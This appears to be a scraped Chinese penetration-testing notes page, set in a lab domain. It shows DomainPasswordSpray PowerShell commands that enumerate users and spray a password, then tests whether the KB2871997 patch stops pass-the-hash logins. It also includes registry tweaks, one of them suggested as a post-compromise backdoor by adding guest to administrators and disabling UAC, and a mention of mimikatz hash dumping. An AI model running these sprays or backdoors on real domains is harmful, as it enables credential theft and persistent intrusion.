
Administrator
Guest
Leafer
krbtgt
testuser
admin
HONE
HTW0

C:\Users\HTW0\Desktop>powershell.exe -exec bypass -Command "& {Import-Module C:\Users\HTW0\Desktop\DomainPasswordSpray.ps1;Get-DomainUserList}"
```

(https://xzfile.aliyuncs.com/media/upload/picture/20201221003541-6611e834-42e1-1.png)

从域中收集用户列表, 包括任何未禁用且未接近锁定状态的账户。它会将结果写入 "userlist.txt" 文件中


```
powershell.exe -exec bypass -Command "& {Import-Module C:\Users\HTWO\Desktop\DomainPasswordSpray.ps1; Get-DomainUserList -Domain hacke.testlab -RemoveDisabled -RemovePotentialLockouts | Out-File -Encoding ascii userlist.txt }"
```




(https://xzfile.aliyuncs.com/media/upload/picture/20201221003553-6d61366c-42e1-1.png)

从域环境中获取用户名, 然后使用密码 QWE123!@# 进行认证枚举

```
powershell.exe -exec bypass -Command "& {Import-Module C:\Users\HTWO\Desktop\DomainPasswordSpray.ps1; Invoke-DomainPasswordSpray -Password QWE123!@#}"
```






(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003601-725808b2-42e1-1.png>)

从 user.txt 中提取用户名，与 passlist.txt 中的密码对照成一对口令，进行域认证枚举，登录成功后会输出到 sprayed-creds.txt

```
powershell.exe -exec bypass -Command "& {Import-Module C:\Users\HTWO\Desktop\DomainPasswordSpray.ps1; Invoke-DomainPasswordSpray -Domain hacke.testlab -Password QWE123!@# -OutFile sprayed-creds.txt}"
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003608-76064a8c-42e1-1.png>)

参考链接：

<https://www.cnblogs.com/mrhonest/p/13372203.html>

<https://www.chabug.org/tools/411.html>

<https://www.freebuf.com/news/173366.html>

<https://mp.weixin.qq.com/s/vYeR9FDRUFN2ZczmF68vZQ>

KB22871997 补丁与 PTH 攻击

在这里大部分引用此文章

<https://www.freebuf.com/articles/system/220473.html>

(<https://www.freebuf.com/articles/system/220473.htm>

l)

0x00 前言

看了多篇文章，在文章说了有些人认为 PTH 无法使用 sid 500 以外的用户登录，是因为打了 KB22871997 补丁所导致的。但是经过其他师傅的研究，发现并不是。

0x01 KB2871997 安装前后测试

首先看一下未安装补丁的情况，其中本地管理员组有三个帐户，主机名为 TESTWIN7，所在域为 TEST.LOCAL：

administrator是RID为500的本地管理员账号
testpth是RID非500的本地账号
TEST\xxm为加入了本地Administrators组的域帐户

```
域: test.local
登录服务器: \\TESTWIN7
修补程序: 安装了 2 个修补程序。
           [01]: KB2534111
           [02]: KB976902
网卡: 安装了 1 个 NIC。
       [01]: Intel(R) PRO/1000 MT Network Connection
       连接名: 本地连接
       启用 DHCP: 否
       IP 地址
           [01]: 192.168.10.133
           [02]: fe80::1fe:32a:3087:f15c


C:\Users\Administrator>net localgroup administrators
别名      administrators
注释      管理员对计算机/域有不受限制的完全访问权
成员

Administrator
TEST\Domain Admins
TEST\xxm
testpth
命令成功完成。

C:\Users\Administrator>hostname
testwin7
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003632-847ad3a8-42e1-1.png>)

首先使用本地账户 administrator:




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003639-8898a1c2-42e1-1.png>)

使用本地管理组账户 testpth:



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003645-8ca2ff74-42e1-1.png>)

使用域用户 xxm:




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003650-8fa12156-42e1-1.png>)

这里可以看到：


本地账户 administrator 成功，本地管理员账户 testpth 失败，域用户 xxm 成功。

再来看一下安装补丁之后：




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003658-942a98ba-42e1-1.png>)

使用本地账户 administrator:




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003706-99010658-42e1-1.png>)

使用本地账户 testpth:



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003711-9c2881ee-42e1-1.png>)

使用域账户 xxm:



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003716-9ed7b4c8-42e1-1.png>)

在这里可以看到安装 KB2871997 前后的对比发现并没有任何区别。而之前非 administrator 的本地管理员 Pass The Hash 失败被一些观点认为 KB2871997 的作用，但这实际上因为远程访问和 UAC 的限制！

0x02 远程访问和 UAC

UAC 是 window Vista 的新安全组件，2003 版本是没有的。所以 2003 管理组内的用户还是可以网络登录的，而 03 之后的 win7 win8 win10 2008 2012 2012R2 2016 2019 本地都是只能 sid 为 500 的允许网络远程访问！

windows 历史

- * Windows NT 3.1、3.5、3.51
- * Windows NT 4.0
- * Windows 2000 (Windows NT 5.0)
- * Windows XP (Windows NT 5.1)
- * Windows Server 2003 (Windows NT 5.2)
- * Windows Vista (Windows NT 6.0)

- * Windows Vista (Windows NT 6.0)
- * Windows Server 2008 (Windows NT 6.0)
- * Windows 7 (Windows NT 6.1)
- * Windows Server 2008 R2 (Windows NT 6.1)
- * Windows Home Server
- * Windows 8 (Windows NT 6.2)
- * Windows Server 2012 (Windows NT 6.2)
- * Windows 8.1 (Windows NT 6.3)
- * Windows Server 2012 R2 (Windows NT 6.3)
- * Windows 10 (开发初期: Windows NT 6.4, 现NT 10.0)
- * Windows Server 2016 (Windows NT 10)
- * Windows Server 2019 (Windows NT 10)

可以在途中看到 Windows 中 administrator 的 RID 为 500，并且是唯一的。同样为管理员组的本地账户的 testpth 的 RID 的值为 1000。

```
C:\Users\Administrator>wmic useraccount get name,sid
Name                SID
Administrator      S-1-5-21-3547325962-2541749312-948436130-500
Guest               S-1-5-21-3547325962-2541749312-948436130-501
testpth             S-1-5-21-3547325962-2541749312-948436130-1000

C:\Users\Administrator>hostname
testwin7

C:\Users\Administrator>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003724-a38e47fc-42e1-1.png>)

而域账号 xxm 使用的是域内的 SID 号

```
C:\Users\xxm>whoami /all

用户信息
-----

用户名      SID
-----
test\xxm    S-1-5-21-3305457972-2547556381-742707129-1105
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003728-a5e8d4a4-42e1-1.png>)

根据微软官方关于远程访问和用户账户控制的相关文档可以了解到，UAC 为了更好的保护 Administrators 组的账户，会在网络上进行限制。

<https://support.microsoft.com/en-us/help/951016/description-of-user-account-control-and-remote-restrictions-in-windows>


在使用本地用户进行远程登录时不会使用完全管理员权限，但是在

域用户被加入到本地管理组后，域用户可以使用完全管理员的 AccessToken 运行。并且 UAC 不会生效，简而言之就是除了 sid 500 的用户之外可以 PTH 登录之外就是加入本地管理员组的域用户！

(1) 完全禁止 PTH 登录


在注册表中的 FilterAdministratorToken 设置为 1，路径为：


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
\Policies\System



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003735-aa455e64-42e1-1.png>)

修改之后策略会立即生效，administrator 的远程连接也被拒绝了





(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003745-b051a7cc-42e1-1.png>)

(2) 禁用 UAC 让管理组本地成员登录

这一点可以当作后门，当我们拿下机器后可以把 guest 加入管理员组并禁用 UAC！


官方文档如下：

<https://support.microsoft.com/en-us/help/951016/description-of-user-account-control-and-remote-restrictions-in-windows>

可以通过修改注册表中的 LocalAccountTokenFilterPolicy 选项的键值来进行更改。注册表路径为


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

但是这一条一般没有，需要我们去自己设置！将起值修改为 1



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003758-b8191d32-42e1-1.png>)

这样就可以使用本地组管理员登录网络登录了！也就可以 PTH 了



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003805-bbf589ae-42e1-1.png>)

0x03 KB2871997

此补丁具体更改点如下

- 支持“ProtectedUsers”组
- Restricted Admin RDP 模式的远程桌面客户端支持
- 注销后删除 LSASS 中的凭据
- 添加两个新的 SID
- LSASS 中删除明文凭证


支持“ProtectedUsers”组

对这个组其实挺陌生的，“ProtectedUsers”组是 Windows Server 2012 R2 域中的安全组，“ProtectedUsers”组的成员会被强制使用 Kerberos 身份验证，并且对 Kerberos 强制执行 AES 加密！

想要使用 mimikatz 抓取这个组的 hash，需要使用 sekurlsa:ekeys

Restricted Admin RDP 模式的远程桌面客户端支持

这个模式在打了补丁后才有，是一种变种的 PTH 能够通过 Hash 登录 3389。在另一篇笔记中做了介绍



